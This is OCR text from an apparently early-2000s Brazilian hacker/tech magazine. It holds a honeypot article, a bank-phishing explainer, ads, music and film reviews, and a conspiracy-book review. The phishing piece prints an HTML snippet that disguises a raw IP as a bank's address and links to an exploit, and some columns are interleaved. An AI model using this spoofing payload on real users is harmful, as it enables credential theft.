Todo o tráfego de rede que passa por um Honeypot é elemento de análise e de estudo. Por não ter nenhum serviço/informação vital, apenas serviços/informações falsas funcionam como um importante

meio de análise de métodos e também de ferramentas. A partir do momento que um Honeypot é comprometido, passamos a ter uma fonte de informações da qual podemos analisar o comportamento do hacker e até conseguir informações como exploits (programas que exploram vulnerabilidades) privativos (não divulgados) e endereços de servidores comprometidos que são utilizados como base para outros ataques.

Neste momento, nosso Honeypot passa a ser um laboratório de engenharia social real e que traz toda uma gama de conhecimentos para o analista de segurança. Um Honeypot, entretanto, pode ser inútil se não consegue atrair nenhum tipo de atacante (nos dias de hoje, isto seria uma raridade), tornando-se assim um ponto sem importância para estudos.

#### Nível de Interação:

Os Honeypots ainda possuem o que nós chamamos de nível de interatividade, ou seja, que nível de interatividade que ele permitirá ao atacante com relação ao sistema operacional. Vários autores (Spitzner, Baumann, Northent) afirmam que existem três grandes tipos:

a) Baixa Interatividade - Basicamente este tipo de Honeypot provê os chamados serviços falsos. Poderíamos descrever isto como um listener tcp/udp, aguardando conexões em uma determinada porta e respondendo ao atacante com respostas falsas. Spitzner em seu Honeypots Tracking Hackers, nos mostra o exemplo do netcat, apresentado na maior parte de sistemas Linux com a linha de comando abaixo:

```
netcat -l -p 80 > /var/log/fakeserver/honeypot.log
```

Podemos capturar requisições na porta 80 e gravarmos em um arquivo de log (honeypot.log) para analisarmos assinaturas de diversos ataques, inclusive assinatura de worms e vírus em geral. O risco da implementação deste tipo de Honeypot é extremamente baixo e a dita interação do atacante com o sistema é quase inexistente. A vantagem é a grande proteção e um grau de comprometimento extremamente baixo para o iniciante e a desvantagem é que grandes

análises e pesquisas mais complexas no estudo de técnicas e ferramentas não podem ser realizadas.

b) Média interatividade - Neste tipo, temos um envolvimento maior, já que o Honeypot simulará com muitos detalhes um ambiente falso. Na realidade, seria o mesmo que prender o atacante em uma concha que seria um sistema operacional falso, ou seja, em nenhum momento o mesmo terá um contato direto com o sistema real. Os daemons que respondem de maneira falsa permitem em certos casos até simular um sistema com um bug, onde o atacante pode rodar um exploit real e cair num ambiente simulado com todas as suas características. Este ambiente estanque aprisiona o atacante e cria uma ilusão de domínio da máquina. A vantagem com este tipo de Honeypot é que podemos ter mais elementos de estudo das técnicas utilizadas pelo invasor, contudo a desvantagem é que o nível de risco é maior já que se pode descobrir um furo nesta "concha" e assim invadir realmente o sistema operacional. Para os iniciantes, esta opção deve ser bem pensada antes de implementar em máquinas em redes reais.

c) Alta interatividade - Este Honeypot, na realidade, é um sistema operacional com serviços comprometidos e que estaria num ponto real na Internet servindo como isca. Esta ferramenta está montada e configurada para que o atacante não monitore suas atividades e para obter o máximo de informações dele. Mas a implementação deste tipo de projeto requer muito tempo e uma estrutura segura para evitar que seja um trampolim para novos ataques. Existem vários riscos com relação a Honeypots de alta interatividade:

- Monitoração da rede por atacantes;
- Utilização como trampolim para ataques a outros servidores;
- Repositório de informações roubadas de outros servidores;
- Utilização como entrada para a rede real do qual o Honeypot esteja localizado.

## Conclusões:

A engenharia social é uma ferramenta muito perigosa nas mãos de atacantes especializados e torna-se, nos dias de hoje, uma nova forma de crime. Talvez tenhamos que num futuro não muito distante lidarmos com novas técnicas de persuasão e de obtenção de informações. Devemos estar preparados, pois a Internet, sem sombra de dúvida, será no futuro a nova maneira de fazer as coisas do nosso dia-a-dia e os atacantes sabem disso.

Apesar destes enormes riscos, Honeypots de alta interatividade são implementados e tornam-se elementos muito importantes na captura de técnicas e informações dos atacantes. O risco é a sua principal vantagem, já que atrai o invasor. Contudo, afirmamos aqui que, se o especialista não tem a segurança necessária para implementar um deste tipo, não o faça de maneira alguma!

# Internet Ban

## A facilidade que pode se tornar uma dor de cabeça

**A**clonagem de sites bancários se tornou uma técnica muito simples e perigosa efetuada por usuários "ladrões" que buscam ter acesso à conta bancária da vítima. Podemos simplificar essa técnica como um método mais fácil de se arrombar uma conta bancária sem sair de casa. Na maioria das vezes, isso ocorre por causa da falta de segurança que ainda assombra a Internet, tanto em servidores que hospedam o banco de dados dos bancos quanto no seu próprio PC. Independentemente de haver diversas técnicas para invadir um servidor ou uma simples máquina na Rede, esse novo método de roubo de senhas de contas bancárias se tornou extremamente perigoso por não se basear em uma invasão, ou seja, o usuário mal-intencionado não invadirá o servidor do seu banco, ou sua máquina, mas apenas clonará o site do seu banco e fazer com que, de alguma maneira, os clientes deste banco que queiram efetuar

transações bancárias acessem o site por meio seu servidor, que contém o endereço verdadeiro inteiro clonado, com um porém: os números da conta, agência e senha digitados na hora de acessar sua conta são gravados e enviados automaticamente para esse usuário que, após isso, acessará sua conta diretamente pelo site verdadeiro do seu banco, fazendo transferências para outra conta bancária fria. Quando isso ocorre, o usuário que foi vítima do golpe tem um prejuízo imenso, dificuldades para tentar conseguir o dinheiro de volta, além, é claro, da falta de confiança no serviço prestado via Internet, tornando-o obsoleto e inutilizável. Para enganar os clientes ou usuários dos mais variados bancos, esses ladrões utilizam os seus conhecimentos e técnicas para que seu site bancário seja o mais parecido possível com o site do próprio banco clonado. O meio mais simples e usado para enganar perfeitamente suas vítimas é mandar e-mails se passando por um funcionário do banco, por exemplo,

pedindo para o cliente acessar o site do banco com a desculpa de fazer alguma mudança em seu cadastro. Se esse cliente acessar o site normalmente, abrindo uma seção nova em seu navegador e digitando o endereço, tudo bem. Mas se esse cliente acessá-lo pelo link contido no e-mail, o ladrão certamente estará tentando acessar sua conta bancária pelo site clonado e terá sua senha capturada. A cada dia, são encontrados e inventados novos meios de prejudicar usuários e tentar, de alguma maneira, capturar senhas bancárias, porém, de uns tempos para cá, esses meios e técnicas vêm se tornando cada vez mais convincentes para suas vítimas que, se aliando aos bugs encontrados nos mais diversos softwares de sistemas operacionais, o usuário mal-intencionado quase sempre tem sucesso em sua ação. Neste artigo, nós justamente mostraremos um exemplo de como um simples bug pode enganar diversos usuários.

### Multiple Browser URI Display Obfuscation Weakness

Este bug, além de afetar um dos browsers mais utilizados no mundo, o Internet Explorer, também é vulnerável em algumas versões do Mozilla. O problema ocorre quando a URL projetada passa o acesso a uma posição específica com um username fornecido, contendo um valor hexadecimal 1 antes do símbolo @. Segue um exemplo do código de um script que pode ser implementado em qualquer página ou documento HTML, como

por exemplo:

```
<input onclick="javascript:window.open(unescape('http://www.bradesco.com.br%01@http://200.204.120.245'), '')" type="button" value="Testar">
```

O script acima criará um botão simples em uma página HTML que, ao ser pressionado, apresentará o conteúdo da página do site (no caso o clonado): <http://200.204.120.245>. Porem, o endereço apresentado no browser do usuário como o site que está sendo visitado será [www.bradesco.com.br](http://www.bradesco.com.br).

# Ranking

por Bruno Cesar  
bruno@digerati.com.br

Abaixo temos uma lista das versões dos browsers afetados pelo bug:

#### Versões Afetadas

Microsoft Internet Explorer 5.0

- Microsoft Windows 2000 Workstation
- Microsoft Windows 2000 Workstation SP1
- Microsoft Windows 2000 Workstation SP2
- Microsoft Windows 95
- Microsoft Windows 98
- + Microsoft Windows 98SE
- Microsoft Windows NT 4.0 SP3

- Microsoft Windows NT 4.0 SP4
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP6a
- Microsoft Internet Explorer 5.0.1 SP3
- Microsoft Internet Explorer 5.0.1 SP2
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT Enterprise Server 4.0
- Microsoft Windows NT Enterprise Server 4.0 SP1
- Microsoft Windows NT Enterprise Server 4.0 SP2
- Microsoft Windows NT Enterprise Server 4.0 SP3
- Microsoft Windows NT Enterprise Server 4.0 SP4
- Microsoft Windows NT Enterprise Server 4.0 SP5
- Microsoft Windows NT Enterprise Server 4.0 SP6
- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 SP1
- Microsoft Windows NT Server 4.0 SP2
- Microsoft Windows NT Server 4.0 SP3
- Microsoft Windows NT Server 4.0 SP4
- Microsoft Windows NT Server 4.0 SP5
- Microsoft Windows NT Server 4.0 SP6
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Terminal Server 4.0
- Microsoft Windows NT Terminal Server 4.0 SP1
- Microsoft Windows NT Terminal Server 4.0 SP2
- Microsoft Windows NT Terminal Server 4.0 SP3
- Microsoft Windows NT Terminal Server 4.0 SP4
- Microsoft Windows NT Terminal Server 4.0 SP5
- Microsoft Windows NT Terminal Server 4.0 SP6
- Microsoft Windows NT Workstation 4.0
- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

Microsoft Internet Explorer 5.0.1 SP1

## INTERNET BANKING



- Microsoft Windows NT Enterprise Server 4.0 SP6a

- Microsoft Windows NT Server 4.0

- Microsoft Windows NT Server 4.0 SP1

- Microsoft Windows NT Server 4.0 SP2

- Microsoft Windows NT Server 4.0 SP3

- Microsoft Windows NT Server 4.0 SP4

- Microsoft Windows NT Server 4.0 SPS

- Microsoft Windows NT Server 4.0 SP6

- Microsoft Windows NT Server 4.0 SP6a

- Microsoft Windows NT Terminal Server 4.0

- Microsoft Windows NT Terminal Server 4.0 SP1

- Microsoft Windows NT Terminal Server 4.0 SP2

- Microsoft Windows NT Terminal Server 4.0 SP3

- Microsoft Windows NT Terminal Server 4.0 SP4

- Microsoft Windows NT Terminal Server 4.0 SP5

- Microsoft Windows NT Terminal Server 4.0 SP6

- Microsoft Windows NT Workstation 4.0

- Microsoft Windows NT Workstation 4.0 SP1

- Microsoft Windows NT Workstation 4.0 SP2

- Microsoft Windows NT Workstation 4.0 SP3

- Microsoft Windows NT Workstation 4.0 SP4

- Microsoft Windows NT Workstation 4.0 SP5

- Microsoft Windows NT Workstation 4.0 SP6

- Microsoft Windows NT Workstation 4.0 SP6a

Microsoft Internet Explorer 6.0 SP1

Microsoft Internet Explorer 6.0

- Microsoft Windows 2000 Advanced Server

- Microsoft Windows 2000 Advanced Server SP1

- Microsoft Windows 2000 Advanced Server SP2

- Microsoft Windows 2000 Datacenter Server

- Microsoft Windows 2000 Datacenter Server SP1

- Microsoft Windows 2000 Datacenter Server SP2

- Microsoft Windows 2000 Professional

- Microsoft Windows 2000 Professional SP1

- Microsoft Windows 2000

Professional SP2

- Microsoft Windows 2000 Server

- Microsoft Windows 2000 Server SP1

- Microsoft Windows 2000 Server SP2

- Microsoft Windows 2000 Terminal Services

- Microsoft Windows 2000 Terminal

## Exploit:

Podemos ver um exemplo de um exploit baseado e utilizado para esta falha de um arquivo do Outlook Express. Esse arquivo pode ser baixado no endereço abaixo:

<http://www.securityfocus.com/data/vulnerabilities/exploits/hole-e-day.zip>

Services SP1

- Microsoft Windows 2000 Terminal

Services SP2

- Microsoft Windows 98

- Microsoft Windows 98SE

- Microsoft Windows ME

- Microsoft Windows NT Enterprise Server 4.0 SP6a

- Microsoft Windows NT Server 4.0 SP6a

- Microsoft Windows NT Workstation 4.0 SP6a

+ Microsoft Windows Server 2003 Datacenter Edition

+ Microsoft Windows Server 2003 Datacenter Edition 64-bit

+ Microsoft Windows Server 2003 Enterprise Edition

+ Microsoft Windows Server 2003 Enterprise Edition 64-bit

+ Microsoft Windows Server 2003 Standard Edition

+ Microsoft Windows Server 2003 Web Edition

+ Microsoft Windows XP Home

+ Microsoft Windows XP Professional

Microsoft Outlook Express 4.0 1 SP2

Microsoft Outlook Express 4.0

Microsoft Outlook Express 4.27.3110

Microsoft Outlook Express 4.72.2106

Microsoft Outlook Express 4.72.3120

Microsoft Outlook Express 4.72.3612

Microsoft Outlook Express 5.0 1

Microsoft Outlook Express 5.0

Microsoft Outlook Express 5.5

+ Microsoft Internet Explorer 5.0.1

+ Microsoft Internet Explorer 5.0.1 for Windows 2000

+ Microsoft Internet Explorer 5.0.1 for Windows 95

+ Microsoft Internet Explorer 5.0.1 for Windows 98

+ Microsoft Internet Explorer 5.0.1 for Windows NT 4.0

+ Microsoft Internet Explorer 5.5

- Microsoft Windows 2000 Workstation

- Microsoft Windows 95

- Microsoft Windows 98

- Microsoft Windows

98SE

- Microsoft Windows NT 4.0

Microsoft Outlook Express 6.0

Microsoft Outlook XP

+ Microsoft Office XP

Mozilla Browser 1.2.1

## Solução

Como atualmente os desenvolvedores desses softwares não disponibilizam um patch para essa vulnerabilidade, o que devemos fazer é tentar descobrir pela barra de endereço do Internet Explorer. Quando um endereço é exibido na barra de endereço, compare com o endereço exibido na barra que fica abaixo da página que é exibida. Claro que, além disso, devemos sempre estar alertas para novas correções e nunca acreditar em e-mails enviados à nossa conta pedindo senhas ou que acesse seu banco pelo e-mail.

Tomar a decisão de não acessar mais sua conta pela Internet é valida e poderá evitar futuras dores de cabeça, tendo em vista que o sistema de Internet Banking tem de evoluir muito. Para acessar sua conta com mais facilidade, você poderá utilizar o telefone.



# Delivery. Acredite nessa idéia.

Se você mora na cidade de Rio Branco, no Acre, nós entregamos sua revista.

Se você mora no extremo sul do País, nós também entregamos a sua revista.

A cobertura é nacional.  
Correios, Internet, telefone.  
Acredite nessa idéia.

Conheça a lista completa no site  
[digerati.com](http://digerati.com)



**COMPRAR**  
Design Magazine 1  
Flash: 50 tutoriais que vão te ensinar tudo sobre animações.  
Photoshop: 1.500 plug-ins e 40 tutoriais completos.

**COMPRAR**  
Geek 35  
O mundo dos Hacker 2.0. Todas as ferramentas para você se tornar um. Aprenda a trabalhar 3D em Maya, o programa do mercado cinematográfico.



**COMPRAR**  
Hacker II  
Tudo que você precisa saber para quebrar senhas e proteções. Porn Tools: as melhores ferramentas para tirar o máximo proveito dos sites proibidos.



**COMPRAR**  
Audio & Video Digital 9  
Top 100: seleção dos melhores softwares para áudio e vídeo.  
SoundForge: tutorial exclusivo da ferramenta de edição mais usada no mercado.




**COMPRAR**  
PCBrasil 21  
Foto digital: avaliação das melhores câmeras do mercado.  
E-Commerce: Erol Small Store 3., um premiado software inglês para a criação de lojas virtuais. Completo no CD.



**COMPRAR**  
Arquivo Linux II  
SuSE 8.2-Live Eval.  
Finalmente a distribuição Linux mais esperada de todos os tempos.  
Seleção com os principais programas: KDE 3.1 e WindowMaker.



**COMPRAR**  
Universidade H4CK3R  
Desvende todos os segredos do submundo dos hackers.  
Inclui cinco CD-ROMS com mais de 3 GB de softwares com as ferramentas preferidas dos hackers para defesa e contra-ataque.



**COMPRAR**  
Guia Counter Strike  
Dicas, truques e estratégias para Counter-Strike.  
Manual completo: tudo o que você sempre quis saber sobre Counter-Strike.

books

tech

**DIGERATI**  
especialista na comunidade digital

digerati.com



**COMPRAR**  
404 Programas:  
A melhor seleção de softwares de todos os tempos em um único CD-ROM.

R\$ 11,90



**COMPRAR**  
Arquivo Linux 8:  
Mandrake 9.0: guia passo a passo de instalação, particionamento, configuração Web, programas da Distro, dicas especiais e muito mais.

R\$ 9,90



**COMPRAR**  
Audio e Vídeo Digital 7:  
Monte seu estúdio em casa. Softwares e tutoriais para turbinar seu gravador de CD e sua placa de vídeo.

R\$ 9,90



**COMPRAR**  
Hacker 5:  
Evite invasões: incrível manual para rastrear invasões na sua máquina.  
Phreaking: a arte de hackear telefones está desvendada.

R\$ 9,90



**COMPRAR**  
Hacker 8:  
Firewall: transforme seu computador em uma verdadeira fortaleza. Anti-Spam: chega de caixa lotada. Ntop: topo de ferramentas de gerenciamento de redes.

R\$ 11,90



**COMPRAR**  
Hacker Especial I:  
Quebra de Programas: mais de 15 softwares para engenharia reversa. Mais de 80 tutoriais C/C++, Assembler, XML, SQL, Perl, Linux, Aspen e outros.

R\$ 9,90



**COMPRAR**  
PC Linux 1:  
Sistema completo: Linux que roda direto do CD. Nova versão! Demo Linux 3.0 - baseado no Debian. Não precisa instalar.

R\$ 9,90



**COMPRAR**  
Aprenda a Programar I:  
Tudo para você aprender a programar. Mais de 80 tutoriais em diversas linguagens, mais de 1000 códigos-fonte, C/C++, dicas de Delphi, tudo sobre cracking e muito mais.

R\$ 11,90



**COMPRAR**  
Aprenda a Criar Sites I:  
Um superguia para produção de sites com as ferramentas mais usadas.

R\$ 11,90



**COMPRAR**  
Arquivo Linux 9:  
Debian 3.0 Rl: o linux para profissionais que é totalmente seguro e confiável. Ainda, um manual com todas as dicas para usar o seu SO.

R\$ 11,90



**COMPRAR**  
Geek Especial 6:  
Especial Áudio e Vídeo. Transforme seu micro em um estúdio digital. Mais de 100 programas para criar, editar e processar filmes e músicas.

R\$ 9,90



**COMPRAR**  
Hacker 6:  
Exploit Factory. Conheça o programa para explorar e quebrar servidores. Técnicas de programação e código-fonte. IDS, construa um sistema para detectar invasões.

R\$ 9,90



**COMPRAR**  
Hacker 9:  
Phreaking: hackeando telefones. No CD, os melhores scanners, ferramentas e tutoriais para você descobrir os segredos do seu telefone. Espionagem digital: como fazer e como evitar.

R\$ 11,90



**COMPRAR**  
Hacker 10:  
Slackware-live: Linux preferido dos hackers que roda direto do CD. Open Wireless: 20 superferramentas para hackear redes sem fio.

R\$ 11,90



**COMPRAR**  
Hardware Kit do Técnico:  
Kit do Técnico em hardware contendo 20 softwares para diagnóstico e correção + discos de boot, minidistro Linux...

R\$ 9,90



**COMPRAR**  
Hacker 4:  
Virus! Worms & Cia. Geradores de virus e worms. Darwin: o sistema open source da Apple baseado no BSD. Completo no CD.

R\$ 9,90



**COMPRAR**  
Yu-Gi-Oh! 300 cartas:  
Game Type I: Micropets: conheça os famosos robôs japoneses.

R\$ 11,90



**COMPRAR**  
Top Games Evolution 24:  
Encare os perigos e mistérios da Terra Média ao lado de Frodo, Aragorn e Gandalf.

R\$ 11,90



**COMPRAR**  
Top Games Evolution 24:  
Salve seu consórcio: os melhores técnicos do Brasil ensinam você a preservar sua máquina. Metal Gear Solid 2 - Substance: confira o vídeo espetacular da nova pérola da Konami.

R\$ 9,90



**COMPRAR**  
Game Blaster 4:  
Yu-Gi-Oh! finalmente nasce em português. Fácil de entender e difícil de deixar de jogar.

R\$ 2,90



**COMPRAR**  
Game Type Esp. I:  
No CD: 300 cartas poderosas. Conheça-as antes de compra. Conheça as cartas mais valiosas do mundo.

R\$ 11,90



**COMPRAR**  
Top Games Extreme 31:  
Os simpsons: a família maluca de Springfield está de volta com um game inédito!

R\$ 11,90



**COMPRAR**  
Top Games Extreme 31:  
No CD: Panteras detonam em um game incrível! Os Simpsons: a família maluca de Springfield está de volta com um game inédito!

R\$ 11,90

games



**COMPRAR**  
PC Mundo 3:  
Atlas do corpo humano. Programa exclusivo desenvolvido por médicos para explicar o funcionamento do corpo humano.



**COMPRAR**  
Tomb Raider Especial:  
dezenas de imagens do filme.

R\$ 11,90




**COMPRAR**  
Computador Internet Fácil:  
Atlas do corpo humano. Programa exclusivo desenvolvido por médicos para explicar o funcionamento do corpo humano.

R\$ 11,90




**COMPRAR**  
Meu Computador 3:  
Internet rápida: conheça os principais serviços de acesso banda larga e suas vantagens. No CD: softwares para baixar música, correio eletrônico, jogadores, ferramentas para segurança e muito mais.

R\$ 9,90



**COMPRAR**  
E-Learning 7:  
Curso de Inglês interativo todo inovador para aprender o fácil do idioma. As profissões do século 21: as profissões que estarão em evidência nos próximos anos.

R\$ 9,90



**COMPRAR**  
PC Money 1:  
Imposto de Renda: economize preenchendo você mesmo a sua declaração. Bolsa de valores para leigos: um guia passo a passo com tudo o que você sempre quis saber sobre investimentos.

R\$ 11,90

Escreva seus dados aqui

Nome: \_\_\_\_\_

Endereço: \_\_\_\_\_

Bairro: \_\_\_\_\_ CEP: \_\_\_\_\_

Estado: \_\_\_\_\_ Cidade: \_\_\_\_\_

Data de nascimento: / /

DDD: \_\_\_\_\_ Fone: \_\_\_\_\_ Fax: \_\_\_\_\_

e-mail: \_\_\_\_\_

Mande cheque nominal ou vale postal para: Digerati Comunicação e Tecnologia Ltda.

Rua Haddock Lobo, 347 – 12º andar – Cerqueira César São Paulo/SP – CEP 01414-001

Vale postal

Cheque nominal

Conheça a lista completa no site [digerati.com](http://digerati.com)

home

Para mais informações: (11) 3217-2600 ou [atendimento@digerati.com.br](mailto:atendimento@digerati.com.br). Você também pode comprar sua revista pelo site [www.digerati.com](http://www.digerati.com)

tech

Compre também pelo telefone (11) 3217-2600

DIGERATI  
especialista na comunidade digital

**THE DARKNESS****Permission to Land**


O Darkness é uma banda curiosa: como pode ser tão ruim e tão legal ao mesmo tempo? O instrumental é matador, rock n'roll de primeira, guitarras no teto, mas com um vocal de metal melódico estidente e histérico e visual glam poser. No fim das contas a parte legal supera, e a diversão é garantida. Vários comentários vêm sendo feitos dizendo que a banda é de mentira, e blá, blá, blá, mas pelo menos eles são divertidos, e bandas como o Creed e o Nickelback que se levam a sério?

Para tirar a dúvida se eles realmente se levam a sério é só ver o baixista com um bigodón San Francisco e o vocalista com uma roupa a lá Fred Mercury. A conclusão é: só pode ser brincadeira!! Mas vale a pena.

Onde: Submarino.com.br ou no Soulsseek

Quanto: R\$ 32,90, ou...

Cotação: 5 Estrelas

**ANDREW W.K.****The Wolf**

O rock de arena está de volta com o figuração Andrew W.K. Não dá para chamar de outra coisa, só consigo imaginar isso sendo tocado em uma estádio lotado de fãs enlouquecidos e de groupies com os peitos de fora. Tecladinhos safados dão o tom de propaganda dos cigarros Hollywood (O sucesso!!!). Def Leppard, Van Halen, entre outros clássicos dos mega shows são os ingredientes bem reciclados pelo troglodita. A capa de novo traz sua cara de canastrão, só que dessa vez não ensanguentada como o primeiro (diz a lenda que ele mesmo se acertou com um tijolo para produzir aquele efeito). Num cenário pop/rock onde os heróis são os Strokes, Andrew é mais do que bem-vindo.

Onde: Amazon.com ou no e-mule

Quanto: US\$12.98 ou já sabe...

Cotação: 3 Estrelas



**ANDREW W.K. / THE WOLF**

**RAGE AGAINST THE MACHINE****Live at the Grand Olympic Auditorium**

O Rage Against the Machine foi uma das grandes bandas dos anos noventa e deixou muita saudade. Esse lançamento pelo menos traz um pouco de alegria, já que o Audioslave não consegue empolgar ninguém. Esse disco foi gravado durante os dois últimos shows do Rage em setembro de 2000, juntamente com um DVD, e traz toda a energia e força do Rage no palco. Junto com as clássicas Killing in the Name e Bullet in the Head, tem ainda covers do MC5 (Kick Out the Jams) e Devo (Beautiful World).

Onde: Americanas.com ou no seu P2P favorito

Quanto: R\$ 31,99

Cotação: 5 Estrelas



## Tarantino abraça o mainstream

**Seu novo filme, Kill Bill: Vol. 1, aproveita recursos que fizeram sucesso em Matrix**

Depois de um longo e tenebroso inverno que durou seis anos, Quentin Tarantino está de volta. Tudo bem, há muito tempo ele deixou de ser underground, mas ainda assim conservou, mesmo depois da fama, um certo espírito criativo muito "lado b".

Foi assim até Jackie Brown, o último filme escrito e dirigido pelo cineasta que mexeu com o cinema americano com o seu Pulp Fiction, de 1994. O filme tinha um visual totalmente anos 70, com muito charme e criatividade, sem esquecer a ação e violência que são marcas registradas do diretor.

Mas parece que agora, ele está entrando numa postura mais mainstream. O seu novo filme, Kill Bill: Vol. 1 (a segunda parte já está finalizada), apostava na beleza de atrizes como Uma Thurman, Lucy Liu (de "As

Panteras" e "Chicago") e Daryl Hannah para chamar a atenção do público. E não é só isso: uma coleção de efeitos especiais (que Tarantino quase nunca usava em suas realistas cenas de luta) faz até lembrar Matrix. E com certeza, pegar carona em um recente megassucesso está muito mais para uma atitude ao velho estilo, conservador de Hollywood do que para

o que se esperava de Tarantino. Afinal, em 94 ele era apontado como novo gênio do cinema.

Kill Bill conta a história de uma mulher assassina profissional, que resolve abandonar a vida de crimes para se casar. Porém, no altar, ela é surpreendida pelo próprio noivo, que tenta assassiná-la. Depois de cinco anos em



## Clássico dos clássicos

**O Retorno do Rei supera seus antecessores e a saga do Anel torna-se um marco no cinema**


Quando fui convidado para a cabine (exibição promocional de filme para a imprensa) de *O Retorno do Rei*, fiquei emocionado. Já tinha lido ótimas impressões em fontes estrangeiras e os atores foram unânimes em dizer que, dos três, este é o melhor filme. Eles estão absolutamente certos!

Depois que Isengard é destruída e Rohan é salvo, Sauron lança um contra-ataque mortífero a Minas Tirith, capital de Gondor, em resposta à derrota no Abismo de Helm. Em frente à "Cidade Branca", nos campos de Pelennor, ocorre o clímax da batalha



entre o bem e o mal, com direito a Nâzguls, trolls, olifantes e guerreiros humanos mortos. A isso se soma o retorno de Aragorn ao trono, o fim da jornada de Sam e Frodo em Mordor, a emocionante destruição do Um Anel e reencontro dos integrantes da Sociedade do Anel.

*O Retorno do Rei* prima por uma excelente fotografia, efeitos especiais alucinantes, cenas antológicas e interações que emocionam, em um ritmo que intercala passagens de extrema ação e suspense com outras de incrível beleza. A única ressalva fica por conta do destino de Saruman, que é mantido



aberto na versão para o cinema. Um detalhe que a versão estendida, em DVD, irá corrigir.

**O Senhor dos Anéis: O Retorno do Rei**

Onde: [www.lordoftherings.net](http://www.lordoftherings.net)

Cotação: 5 estrelas

coma, ela volta com sede de vingança. Muita violência e muito sangue falso não faltam no filme. Há inclusive uma cena em que Thurman enfrenta 80 pessoas, uma sequência que demorou um mês e meio para ser gravada e que acabou com o estoque de sangue falso da produção. Outro destaque são as riquíssimas referências à cultura oriental, o que também não deixa de ser uma influência de Matrix.

Se é esse tipo de ação que você procura, então não perca este filme. Mas não se esqueça de que esse é o novo Tarantino: mais um bom diretor de Hollywood e não mais o gênio de dez anos atrás.

**Kill Bill: Vol. 1**

Onde: [www.kill-bill.com](http://www.kill-bill.com)

Cotação: 3 estrelas

## TUDO O QUE VOCÊ SABE É MENTIRA

### Não duvide das teorias conspiratórias

Existe muita gente que afirma que as teorias da conspiração são apenas coisa de doido, fruto de mentes paranóicas e perturbadas. O problema é que essa campanha contra os teóricos também é uma conspiração para desacreditar as verdades que estão sendo reveladas aos mortais.

Ninguém pode discutir que os grandes eventos da humanidade são organizados por sociedades secretas que querem dominar o mundo (ou manter esse controle). Independentemente dos objetivos dessa luta (econômicos, políticos, religiosos e culturais), sempre há interesses escusos por trás de todos os acontecimentos centrais do mundo.

E, o mais interessante de tudo isso é que sempre há evidências que comprovam estas teorias. Para alguém duvidar dessas provas, teria que acreditar piamente em coincidências.

Bom, todo esse papo é para apresentar o livro *Conspirações* do jornalista e escritor brasileiro Edson Aran. Neste livro, Aran reuniu as principais teorias conspiratórias da atualidade de forma

didática, tentando fazer as relações entre elas.

Desde as clássicas (assassinato de Kennedy, nazistas e relação com extraterrestres, Atlântida, entre outras) até as mais recentes (Ronaldinho e a Nike em 98, assassinato de Kurt Cobain, entre outros). Uma das partes mais interessantes está nas ligações e explicações entre nazistas e alienígenas ou entre nazistas e satanistas.

São bastante conhecidas, apesar de pouco estudadas, as ligações entre o regime de Hitler e os estudos de ocultismo.

Foram muitas as sociedades secretas que surgiram ou tomaram fôlego entre as duas guerras mundiais para serem ignoradas e a própria organização dos nazis ou da SS é um capítulo à parte.

Organizado em forma de verbetes, a enclopédia está escrita num humor fino, sem cair na auto-ironia que é tão facilmente encontrada em outras publicações da mesma natureza.

Eu, que sou um ardoroso estudante de conspirações, descobri até algumas novas: por exemplo, eu sabia que o Jim Morrison tinha forjado sua morte para se dedicar à literatura, mas não sabia que ele tinha se tornado o excêntrico escritor Thomas Pynchon. O escritor não tira fotos e não dá entrevistas. Tirando o fato de que Pynchon escreveu seu primeiro livro em 63, muito tempo antes de Morrison fazer sucesso com o The Doors. Mas, quem sabe?

É claro que o 11 de setembro ocupa uma boa parte, direta ou indiretamente, dos verbetes. Afinal, o maior atentado terrorista da história da humanidade só poderia levar a milhares de teorias, com as explicações mais estapafúrdias, sem contar a busca pelos

